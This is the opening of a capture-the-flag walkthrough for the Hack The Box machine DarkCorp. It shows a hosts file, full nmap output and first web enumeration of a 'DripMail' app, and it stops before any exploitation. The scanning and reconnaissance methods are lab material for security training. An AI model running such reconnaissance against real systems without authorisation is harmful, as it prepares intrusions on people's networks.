https://app.hackthebox.com/machines/DarkCorp

`IP`

```
10.10.11.54
```

`host file`

```
#DarkCorp
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
```

Nmap Results 🔎

- Although it is supposed to be a `Windows machine`, the scan looks very much like `Linux`. This is because a type of `container` is running on the IP `10.10.11.54`.

10.10.11.54 Profile: Intense

nd: nmap -p 1-65535 -T4 -A -v 10.10.11.54

Services

Host

drip.htb (1

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

nmap -p 1-65535 -T4 -A -v 10.10.11.54

```
Initiating NSE at 13:19
Completed NSE at 13:19, 2.96s elapsed
Initiating NSE at 13:19
Completed NSE at 13:19, 0.37s elapsed
Initiating NSE at 13:19
Completed NSE at 13:19, 0.00s elapsed
Nmap scan report for drip.htb (10.10.11.54)
Host is up (0.063s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 33:41:ed:0a:a5:1a:86:d0:cc:2a:a6:2b:8d:8d:b2:ad (ECDSA)
|_  256 04:ad:7e:ba:11:0e:e0:fb:d0:80:d3:24:c2:3e:2c:c5 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-favicon: Unknown favicon MD5: B0F964065616CFF6D415A5EDCFA30B97
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
| http-title: DripMail
| Requested resource was index
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.003 days (since Tue Apr  1 13:16:18 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   101.84 ms 10.10.16.1
2   101.89 ms drip.htb (10.10.11.54)
```

Web Enumeration 🌐


DripMail 📩

Note

- We add `10.10.11.54` `drip.htb` to the `hostfile`.


```
echo "10.10.11.54 drip.htb" | sudo tee -a /etc/hosts > /dev/null
```


- We go to http://drip.htb (as seen in the `nmap` scan) and see a mail application.
- We `register` a new `user`.




- We `register` user `test` with password= `1234`.
- We check our `mails` and examine the `header`. There, the domain `drip.darkcorp.htb` is visible.
- We add `10.10.11.54` `drip.darkcorp.htb` to the hostfile.


```
echo "10.10.11.54 drip.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```



